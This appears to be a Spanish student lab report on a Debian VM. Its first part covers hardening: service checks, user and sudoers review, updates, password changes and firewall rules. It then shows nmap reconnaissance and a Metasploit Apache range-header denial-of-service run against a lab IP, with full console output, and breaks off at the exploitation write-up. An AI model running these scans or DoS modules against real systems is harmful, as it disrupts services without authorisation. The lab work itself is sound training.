○ apache2.service - The Apache HTTP Server
    Loaded: loaded (/lib/systemd/system/apache2.service; enabled; preset: en>
    Active: inactive (dead) since Sat 2025-02-22 14:04:04 EST; 2min 37s ago
      Duration: 6d 5h 4min 49.713s
        Docs: https://httpd.apache.org/docs/2.4/
    Process: 14749 ExecStop=/usr/sbin/apachectl graceful-stop (code=exited, s|
    Main PID: 656 (code=exited, status=0/SUCCESS)
      CPU: 16.107s
```

```
Feb 17 12:37:30 debian systemd[1]: Reloading apache2.service - The Apache HTTP
Feb 17 12:37:30 debian systemd[1]: Reloaded apache2.service - The Apache HTTP
Feb 21 13:42:22 debian systemd[1]: Reloading apache2.service - The Apache HTTP
Feb 21 13:42:23 debian systemd[1]: Reloaded apache2.service - The Apache HTTP
Feb 22 05:33:27 debian systemd[1]: Reloading apache2.service - The Apache HTTP
Feb 22 05:33:27 debian systemd[1]: Reloaded apache2.service - The Apache HTTP
Feb 22 14:04:04 debian systemd[1]: Stopping apache2.service - The Apache HTTP
Feb 22 14:04:04 debian systemd[1]: apache2.service: Deactivated successfully.
Feb 22 14:04:04 debian systemd[1]: Stopped apache2.service - The Apache HTTP
```

```
sudo systemctl status cups
```

```
debian@debian:~$ sudo systemctl status cups
○ cups.service - CUPS Scheduler
    Loaded: loaded (/lib/systemd/system/cups.service; enabled; preset: enabled)
    Active: inactive (dead) since Sat 2025-02-22 14:04:11 EST; 3min 38s ago
      Duration: 8h 30min 44.196s
    TriggeredBy: ○ cups.socket
                  ○ cups.path
                  ○ cups.path
                  ○ cups.path
    Docs: man:cupsd(8)
    Process: 12050 ExecStart=/usr/sbin/cupsd -l (code=exited, status=0/SUCCESS)
   Main PID: 12050 (code=exited, status=0/SUCCESS)
     Status: "Scheduler is running..."
        CPU: 16ms

Feb 22 05:33:27 debian systemd[1]: Starting cups.service - CUPS Scheduler...
Feb 22 05:33:27 debian systemd[1]: Started cups.service - CUPS Scheduler.
Feb 22 14:04:11 debian systemd[1]: Stopping cups.service - CUPS Scheduler...
Feb 22 14:04:11 debian systemd[1]: cups.service: Deactivated successfully.
Feb 22 14:04:11 debian systemd[1]: Stopped cups.service - CUPS Scheduler.
```

```
sudo systemctl status avahi-daemon
```

```
○ avahi-daemon.service - Avahi mDNS/DNS-SD Stack
    Loaded: loaded (/lib/systemd/system/avahi-daemon.service; enabled; preset: enabled)
    Active: inactive (dead) since Sat 2025-02-22 14:37:51 EST; 59s ago
      Duration: 6d 5h 38min 39.741s
    TriggeredBy: ● avahi-daemon.socket
    Process: 378 ExecStart=/usr/sbin/avahi-daemon -s (code=exited, status=0/SUCCESS)
   Main PID: 378 (code=exited, status=0/SUCCESS)
     Status: "avahi-daemon 0.8 starting up."
        CPU: 2.659s

Feb 22 14:37:51 debian systemd[1]: Stopping avahi-daemon.service - Avahi mDNS
Feb 22 14:37:51 debian avahi-daemon[378]: Got SIGTERM, quitting.
Feb 22 14:37:51 debian avahi-daemon[378]: Leaving mDNS multicast group on interface
Feb 22 14:37:51 debian avahi-daemon[378]: Leaving mDNS multicast group on interface
Feb 22 14:37:51 debian avahi-daemon[378]: Leaving mDNS multicast group on interface
Feb 22 14:37:51 debian avahi-daemon[378]: Leaving mDNS multicast group on interface
Feb 22 14:37:51 debian avahi-daemon[378]: avahi-daemon 0.8 exiting.
Feb 22 14:37:51 debian systemd[1]: avahi-daemon.service: Deactivated successfully
```

Para bloquear la escalación de privilegios en el sistema, también tomamos las siguientes medidas adicionales:

Verificamos que no hay usuarios con permisos innecesarios o no autorizados:

```
sudo cat /etc/passwd
```

Deborah Martin Redondo

```
debian@debian:~$ sudo cat /etc/passwd
[sudo] password for debian:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
```

```
sudo cat /etc/group
```

```
debian@debian:~$ sudo cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:debian
```

Los usuarios del sistema están configurados correctamente, sin acceso innecesario a shells interactivas.

Con **sudo visudo** nos aseguramos de que no haya configuraciones indebidas en el archivo sudoers:

```
GNU nano 7.2                               /etc/sudoers.tmp

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
debian  ALL=(ALL:ALL) ALL
# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includefile /etc/sudoers.d
|



^G Help      ^O Write Out   ^W Where Is   ^K Cut        ^T Execute
^X Exit      ^R Read File   ^\ Replace    ^U Paste      ^J Justify
```

Vemos que el usuario debian tiene los mismos privilegios que root en términos de acceso a sudo. Esto significa que el usuario debian puede ejecutar cualquier comando como cualquier usuario (incluyendo el grupo de usuarios). Este es el único usuario con privilegios administrativos según lo que hemos visto en el archivo /etc/group.

El usuario debian tiene acceso completo a sudo, lo que le otorga control total del sistema. **Si un atacante compromete este usuario, podría escalar privilegios y tomar control total del sistema.** Por lo tanto, es esencial asegurarse de que este usuario tenga una contraseña segura y otras medidas de seguridad (por ejemplo, autenticación de dos factores si es posible).

5. Revertir los cambios realizados por el atacante

Ahora toca revisar y eliminar cualquier rastro que el atacante haya dejado, como usuarios sospechosos, puertas traseras y puertos abiertos innecesarios.

Primero, revisamos si hay usuarios sospechosos en el sistema. Ya hemos visto anteriormente en la lista de usuarios en /etc/passwd, que no parece haber usuarios sospechosos creados recientemente. Todos los usuarios listados son servicios comunes del sistema. Lo confirmamos con `ls -lt /home/`

```
debian@debian:~$ ls -lt /home/
total 4
drwx----- 14 debian debian 4096 Feb 21 15:45 debian
```

Parece que en /home/ solo existe el usuario debian, lo cual es una buena señal. No hay otros usuarios sospechosos creados recientemente.

También se ha revisado si hay backdoors (puertas traseras) con los siguientes comandos:

```
ps aux --sort=-%mem | head -20
```

```
sudo find /etc /var /tmp /home -type f -name ".*" -ls
```

```
debian@debian:~$ ps aux --sort=-%mem | head -20
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1460  2.0  5.1 400652 102980 tty7      Ssl+ 02:21 14:31 /usr/lib/xo
rg/Xorg :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novts
witch
debian      1926  0.4  3.9 397816 80044 ?
debian      1864  0.0  2.6 765144 52716 ?
debian      1824  0.2  2.6 825652 52668 ?
debian      2372  0.2  2.5 560688 51832 ?
debian      1845  0.0  2.3 551612 47868 ?
debian      1815  0.0  2.1 1009112 44040 ?
debian      1880  0.0  2.1 606620 42572 ?
debian      1878  0.0  2.0 333204 42020 ?
```

```
debian@debian:~$ sudo find /etc /var /tmp /home -type f -name ".*" -ls
1441947      4 -rw-r--r--  1 root     root      102 Mar  2 2023 /etc/c
ron.daily/.placeholder
1441993      4 -rw-r--r--  1 root     root      102 Mar  2 2023 /etc/c
ron.hourly/.placeholder
1441997      4 -rw-r--r--  1 root     root      102 Mar  2 2023 /etc/c
ron.weekly/.placeholder
1441995      4 -rw-r--r--  1 root     root      102 Mar  2 2023 /etc/c
ron.monthly/.placeholder
1441940      0 -rw-----  1 root     root      0 Jul 31 2024 /etc/.
pwd.lock
1441934      4 -rw-r--r--  1 root     root      102 Mar  2 2023 /etc/c
ron.d/.placeholder
1441859      4 -rw-r--r--  1 root     root      220 Mar 29 2024 /etc/s
kel/.bash_logout
1441861      4 -rw-r--r--  1 root     root      807 Mar 29 2024 /etc/s
kel/.profile
1441860      4 -rw-r--r--  1 root     root      3526 Mar 29 2024 /etc/s
kel/.bashrc
```

Sin embargo, el listado parece mostrar procesos legítimos y los archivos son normales.

6. Actualizar y corregir configuraciones de seguridad

Es muy importante que nos aseguremos de que el sistema esté actualizado para prevenir vulnerabilidades conocidas. Los paquetes desactualizados son un riesgo de seguridad. Vamos a actualizar todo y limpiar archivos innecesarios:

```
sudo apt update && sudo apt upgrade -y
```

```
sudo apt dist-upgrade -y
```

```
sudo apt autoremove --purge -y
```

```
sudo apt clean
```

```
debian@debian:~$ sudo apt update && sudo apt upgrade -y
[sudo] password for debian:
Hit:1 http://deb.debian.org/debian bookworm InRelease
Get:2 http://deb.debian.org/debian bookworm-updates InRelease [55.4 kB]
Get:3 http://security.debian.org/debian-security bookworm-security InRelease [
48.0 kB]
Get:4 http://security.debian.org/debian-security bookworm-security/main Sources [146 kB]
Fetched 250 kB in 0s (515 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required
```

```
debian@debian:~$ sudo apt autoremove --purge -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages will be REMOVED:
  linux-image-6.1.0-22-amd64* linux-image-6.1.0-23-amd64*
0 upgraded, 0 newly installed, 2 to remove and 0 not upgraded.
After this operation, 816 MB disk space will be freed.
(Reading database ... 177370 files and directories currently installed.)
Removing linux-image-6.1.0-22-amd64 (6.1.94-1) ...
/etc/kernel/postrm.d/initramfs-tools:
update-initramfs: Deleting /boot/initrd.img-6.1.0-22-amd64
/etc/kernel/postrm.d/zz-update-grub:
Generating grub configuration file ...
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-6.1.0-31-amd64
Found initrd image: /boot/initrd.img-6.1.0-31-amd64
Found linux image: /boot/vmlinuz-6.1.0-25-amd64
Found initrd image: /boot/initrd.img-6.1.0-25-amd64
```

```
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-6.1.0-31-amd64
Found initrd image: /boot/initrd.img-6.1.0-31-amd64
Found linux image: /boot/vmlinuz-6.1.0-25-amd64
Found initrd image: /boot/initrd.img-6.1.0-25-amd64
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
done
(Reading database ... 167510 files and directories currently installed.)
Purging configuration files for linux-image-6.1.0-22-amd64 (6.1.94-1) ...
Purging configuration files for linux-image-6.1.0-23-amd64 (6.1.99-1) ...
debian@debian:~$ sudo apt clean
debian@debian:~$ sudo apt dist-upgrade -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

Por otro lado, como hemos visto anteriormente, la cuenta root podría estar comprometida, entre otras cosas porque hemos visto que está utilizando la contraseña por defecto: *123456*

También podemos cambiar la contraseña de otros usuarios importantes, como la del usuario *debian*.

```
sudo passwd root
```

```
sudo passwd debian
```


Es importante usar contraseñas fuertes:

- Mínimo 12 caracteres
- Mezclar mayúsculas, minúsculas, números y símbolos
- Podemos usar *pwgen* para generar una aleatoriedad:

```
sudo apt install pwgen -y
pwgen -s 16 1
```

*En el anexo podemos ver el cambio de contraseña efectuado.

El comando *sudo iptables -L* ha mostrado que en mi máquina Debian no hay reglas de firewall configuradas, lo cual significa que el firewall está permitiendo todo el tráfico (ya que la política predeterminada para las cadenas INPUT, FORWARD, y OUTPUT es ACCEPT).



```
debian@debian:~$ sudo iptables -L
[sudo] password for debian:
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```


*En el anexo se pueden ver las nuevas reglas de firewall implementadas.

Fase 2: Escaneo completo del sistema y explotación de vulnerabilidades

En esta segunda fase vamos a escanear y detectar una vulnerabilidad diferente a las identificadas en la fase anterior, realizando un escaneo completo del sistema usando herramientas como Nmap, así como Metasploit para la explotación.

1. Realiza un escaneo completo del sistema usando herramientas como Nmap.

El primer escaneo de puertos que realizamos usando `nmap` en la dirección IP 192.168.1.139 (máquina objetivo) muestra que el host está activo y tiene varios puertos abiertos:



```
(kali㉿kali)-[~]
$ nmap 192.168.1.139
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-12 15:25 EST
Nmap scan report for 192.168.1.139
Host is up (0.00094s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:31:6A:99 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds
```

Estos puertos son:

- **Puerto 21:** Servicio de **FTP** disponible. Este puerto debe ser verificado, ya que puede tener configuraciones inseguras si no está adecuadamente protegido.
- **Puerto 22:** Servicio de **SSH** disponible. Es importante asegurarse de que este servicio esté configurado con autenticación segura (por ejemplo, usar claves SSH en lugar de contraseñas).
- **Puerto 80:** Servicio **HTTP** disponible, lo que indica que hay un servidor web corriendo en este host.

Con `nmap -sV` y `nmap --script=vuln`, se obtiene una cantidad significativa de información sobre los servicios abiertos en el objetivo y algunas posibles vulnerabilidades que pueden ser explotadas.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.139

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-14 12:56 EST
Nmap scan report for 192.168.1.139
Host is up (0.050s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:31:6A:99 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.96 seconds
```

Los servicios detectados en los tres puertos abiertos son los siguientes:

- **FTP (vsftpd 3.0.3) en el puerto 21:** El servidor FTP está corriendo la versión **vsftpd 3.0.3**, que podría tener vulnerabilidades conocidas, especialmente si no está configurado correctamente (como permitir accesos anónimos o contraseñas débiles).
- **SSH (OpenSSH 9.2p1) en el puerto 22:** Se está ejecutando **OpenSSH 9.2p1**. Aunque no parece haber vulnerabilidades críticas conocidas, siempre es importante asegurarse de que no permita contraseñas débiles y que la configuración de autenticación esté reforzada.
- **HTTP (Apache httpd 2.4.62) en el puerto 80:** El servidor web es **Apache 2.4.62**, y podría ser susceptible a diversas vulnerabilidades si no está configurado de manera segura.

```
(kali㉿kali)-[~]
$ nmap --script=vuln 192.168.1.139

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-14 13:08 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|       After NULL UDP avahi packet Dos (CVE-2011-1002).
|       Hosts that seem down (vulnerable):
|         224.0.0.251
Nmap scan report for 192.168.1.139
Host is up (0.0042s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.139
|     Found the following possible CSRF vulnerabilities:
|
|       Path: http://192.168.1.139:80/apache2;repeatmerged=0
|       Form id: wp-block-search_input-2
|       Form action: http://localhost/
|
|       Path: http://192.168.1.139:80/manual
|       Form id: wp-block-search_input-2
|       Form action: http://localhost/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /wp-login.php: Possible admin folder
|   /wp-json: Possible admin folder
|   /robots.txt: Robots file
|   /readme.html: Wordpress version: 2
|   /wp-includes/images/rss.png: Wordpress version 2.2 found.
|   /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|   /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|   /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|   /wp-login.php: Wordpress login page.
|   /wp-admin/upgrade.php: Wordpress login page.
|   /readme.html: Interesting, a readme.
|   /: Potentially interesting folder
MAC Address: 08:00:27:31:6A:99 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 408.69 seconds
```

Los resultados de la búsqueda con `nmap --script=vuln` nos identifica las siguientes vulnerabilidades:

- **Vulnerabilidad en Avahi (CVE-2011-1002):**

Se ha identificado una posible vulnerabilidad de **Denegación de Servicio (DoS)** relacionada con el protocolo Avahi (CVE-2011-1002), que puede causar que los servicios de red basados en Avahi dejen de funcionar. No parece ser una vulnerabilidad crítica, pero es algo a tener en cuenta si usamos Avahi en el sistema.

- **Posibles vulnerabilidades de CSRF (Cross-Site Request Forgery):**

En las rutas `/wp-admin/` y `/wp-login.php` se ha detectado una posible vulnerabilidad de **CSRF** relacionada con formularios que parecen ser accesibles.

Estas vulnerabilidades pueden permitir que un atacante realice solicitudes maliciosas en nombre de un usuario autenticado si no se implementan medidas adecuadas para proteger estos formularios.

- **Enumeración de Directorios y Archivos Web:**

Se han encontrado varios archivos y rutas relacionadas con WordPress, como wp-login.php, readme.html, y /wp-json, que podrían ser puntos de acceso a la administración del sitio o información de la versión de WordPress.

Estos archivos podrían dar pistas a un atacante sobre la versión de WordPress y otros detalles sensibles que podrían ser explotados.

Para completar el escaneo del sistema, se ejecutaron también los siguientes comandos de nmap:

- Detectar si un puerto está filtrado/escaneo de firewall: `nmap -sA 192.168.1.139`
- Detección de sistema operativo: `nmap -O 192.168.1.139`

```
(kali㉿kali)-[~]
$ nmap -sA 192.168.1.139

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-14 13:50 EST
Nmap scan report for 192.168.1.139
Host is up (0.0014s latency).
All 1000 scanned ports on 192.168.1.139 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:31:6A:99 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.43 seconds

(kali㉿kali)-[~]
$ nmap -O 192.168.1.139

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-14 13:50 EST
Nmap scan report for 192.168.1.139
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:31:6A:99 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.82 seconds
```

El escaneo con la opción -sA (el cual intenta detectar si los puertos están filtrados mediante un análisis de comportamiento de respuesta TCP) mostró que todos los puertos están en estados ignorados. Esto sugiere que el servidor podría estar utilizando un firewall o un sistema de filtrado de paquetes (como iptables, ufw, o un firewall de hardware) que

bloquea o filtra las solicitudes de Nmap para intentar ocultar la información sobre puertos abiertos. Esto es una buena práctica de seguridad para reducir la visibilidad del sistema ante posibles atacantes.

El escaneo de detección de sistema operativo (-O) revela que el servidor objetivo está ejecutando un sistema operativo basado en Linux, específicamente en el rango de versiones Linux 4.X o 5.X. El nmap identificó que el sistema está ejecutando un kernel de Linux con versiones que van desde la 4.15 a la 5.8, lo cual es útil para identificar posibles vulnerabilidades específicas de esa versión del kernel.

2. Detecta una vulnerabilidad no relacionada con el hackeo anterior.

Usamos Metasploit para explorar vulnerabilidades más profundas, como la explotación de servicios mal configurados, por ejemplo, en Apache:

```
msfconsole  
search exploit apache
```

```
msf6 > search exploit apache  
  
Matching Modules  
=====  
  
#   Rank      Name          Description  
e   --  _____  
e   -  _____  
e  
e   0   exploit/multi/http/apache_apisix_api_default_token_rce  
e   excellent Yes  APISIX Admin API default access token RCE  
e   1   exploit/linux/http/atutor_filemanager_traversal  
e   excellent Yes  ATutor 2.2.1 Directory Traversal / Remote Code Execution  
e   2   exploit/multi/http/apache_activemq_upload_jsp  
e   excellent No   ActiveMQ web shell upload  
e   3   \_ target: Java Universal  
e   .  
e   .  
e   4   \_ target: Linux  
e   .  
e   5   \_ target: Windows  
e   .  
e   .  
e   6   exploit/multi/http/apache_normalize_path_rce  
e   excellent Yes  Apache 2.4.49/2.4.50 Traversal RCE  
e   7   \_ target: Automatic (Dropper)  
e   .  
e   8   \_ target: Unix Command (In-Memory)  
e   .  
e   9   exploit/windows/http/apache_activemq_traversal_upload  
e   excellent Yes  Apache ActiveMQ 5.x-5.11.1 Directory Traversal Shell Upload  
e   10  auxiliary/scanner/http/apache_activemq_traversal  
e   normal   No   Apache ActiveMQ Directory Traversal  
e   11  auxiliary/scanner/http/apache_activemq_source_disclosure  
e   normal   No   Apache ActiveMQ JSP Files Source Disclosure  
e   12  exploit/multi/misc/apache_activemq_rce_cve_2023_46604  
e   excellent Yes  Apache ActiveMQ Unauthenticated Remote Code Execution  
e   13  \_ target: Windows  
e   .  
e   14  \_ target: Linux  
e   .  
e   15  \_ target: Unix  
e   .  
e   16  exploit/linux/http/apache_airflow_dag_rce  
e   excellent Yes  Apache Airflow 1.10.10 - Example DAG Remote Code Execution  
e   17  auxiliary/scanner/http/axis_local_file_include  
e   normal   No   Apache Axis2 v1.4.1 Local File Inclusion  
e   18  exploit/multi/http/apache_commons_text4shell  
e   excellent Yes  Apache Commons Text RCE  
e   19  \_ target: Java (in-memory)
```

De esta larga lista de 281 módulos, hemos usado el módulo de escaneo `apache_range_dos`, con el siguiente comando:

```
use auxiliary/dos/http/apache_range_dos
```

```
kali㉿kali: ~
File Actions Edit View Help
msf6 > use auxiliary/dos/http/apache_range_dos
[!] Unknown datastore option: LHOST. Did you mean VHOST?
LHOST => 192.168.1.140
msf6 auxiliary(dos/http/apache_range_dos) > set RHOST 192.168.1.139
RHOST => 192.168.1.139
msf6 auxiliary(dos/http/apache_range_dos) > set LHOST 192.168.1.140
LHOST => 192.168.1.140
msf6 auxiliary(dos/http/apache_range_dos) > show options

Module options (auxiliary/dos/http/apache_range_dos):

Name      Current Setting  Required  Description
_____
Proxies
RHOSTS    192.168.1.139   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RLIMIT    50               yes       Number of requests to send
RPORT     80               yes       The target port (TCP)
SSL       false             no        Negotiate SSL/TLS for outgoing connections
THREADS   1                yes       The number of concurrent threads (max one per host)
URI       /                yes       The request URI
VHOST     no                no        HTTP server virtual host

Auxiliary action:

Name  Description
_____
DOS   Trigger Denial of Service against target

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/apache_range_dos) > run

[*] Sending DoS packet 1 to 192.168.1.139:80
[*] Sending DoS packet 2 to 192.168.1.139:80
[*] Sending DoS packet 3 to 192.168.1.139:80
[*] Sending DoS packet 4 to 192.168.1.139:80
[*] Sending DoS packet 5 to 192.168.1.139:80
[*] Sending DoS packet 6 to 192.168.1.139:80
[*] Sending DoS packet 7 to 192.168.1.139:80
[*] Sending DoS packet 8 to 192.168.1.139:80
[*] Sending DoS packet 9 to 192.168.1.139:80
[*] Sending DoS packet 10 to 192.168.1.139:80
[*] Sending DoS packet 11 to 192.168.1.139:80
[*] Sending DoS packet 12 to 192.168.1.139:80
[*] Sending DoS packet 13 to 192.168.1.139:80
[*] Sending DoS packet 14 to 192.168.1.139:80
```

Parece que el módulo está funcionando correctamente y está enviando paquetes de Denegación de Servicio (DoS) a la dirección IP de destino (192.168.1.139) en el puerto 80. Cada paquete enviado está destinado a generar una sobrecarga en el servidor Apache en esa IP y puerto.

El comando run está ejecutando el ataque de DoS y está enviando los paquetes a intervalos. Esto continuará hasta que se complete el número de paquetes configurado en el parámetro RLIMIT (en nuestro caso 50) o hasta que detengamos el ataque manualmente.

```
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(dos/http/apache_range_dos) > run

[*] Sending DoS packet 1 to 192.168.1.139:80
[*] Sending DoS packet 2 to 192.168.1.139:80
[*] Sending DoS packet 3 to 192.168.1.139:80
[*] Sending DoS packet 4 to 192.168.1.139:80
[*] Sending DoS packet 5 to 192.168.1.139:80
[*] Sending DoS packet 6 to 192.168.1.139:80
[*] Sending DoS packet 7 to 192.168.1.139:80
[*] Sending DoS packet 8 to 192.168.1.139:80
[*] Sending DoS packet 9 to 192.168.1.139:80
[*] Sending DoS packet 10 to 192.168.1.139:80
[*] Sending DoS packet 11 to 192.168.1.139:80
[*] Sending DoS packet 12 to 192.168.1.139:80
[*] Sending DoS packet 13 to 192.168.1.139:80
[*] Sending DoS packet 14 to 192.168.1.139:80
[*] Sending DoS packet 15 to 192.168.1.139:80
[*] Sending DoS packet 16 to 192.168.1.139:80
[*] Sending DoS packet 17 to 192.168.1.139:80
[*] Sending DoS packet 18 to 192.168.1.139:80
[*] Sending DoS packet 19 to 192.168.1.139:80
[*] Sending DoS packet 20 to 192.168.1.139:80
[*] Sending DoS packet 21 to 192.168.1.139:80
[*] Sending DoS packet 22 to 192.168.1.139:80
[*] Sending DoS packet 23 to 192.168.1.139:80
[*] Sending DoS packet 24 to 192.168.1.139:80
[*] Sending DoS packet 25 to 192.168.1.139:80
[*] Sending DoS packet 26 to 192.168.1.139:80
[*] Sending DoS packet 27 to 192.168.1.139:80
[*] Sending DoS packet 28 to 192.168.1.139:80
[*] Sending DoS packet 29 to 192.168.1.139:80
[*] Sending DoS packet 30 to 192.168.1.139:80
[*] Sending DoS packet 31 to 192.168.1.139:80
[*] Sending DoS packet 32 to 192.168.1.139:80
[*] Sending DoS packet 33 to 192.168.1.139:80
[*] Sending DoS packet 34 to 192.168.1.139:80
[*] Sending DoS packet 35 to 192.168.1.139:80
[*] Sending DoS packet 36 to 192.168.1.139:80
[*] Sending DoS packet 37 to 192.168.1.139:80
[*] Sending DoS packet 38 to 192.168.1.139:80
[*] Sending DoS packet 39 to 192.168.1.139:80
[*] Sending DoS packet 40 to 192.168.1.139:80
[*] Sending DoS packet 41 to 192.168.1.139:80
[*] Sending DoS packet 42 to 192.168.1.139:80
[*] Sending DoS packet 43 to 192.168.1.139:80
[*] Sending DoS packet 44 to 192.168.1.139:80
[*] Sending DoS packet 45 to 192.168.1.139:80
[*] Sending DoS packet 46 to 192.168.1.139:80
[*] Sending DoS packet 47 to 192.168.1.139:80
[*] Sending DoS packet 48 to 192.168.1.139:80
[*] Sending DoS packet 49 to 192.168.1.139:80
[*] Sending DoS packet 50 to 192.168.1.139:80
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

3. Documenta el proceso de explotación y los pasos realizados para comprometer el servicio.

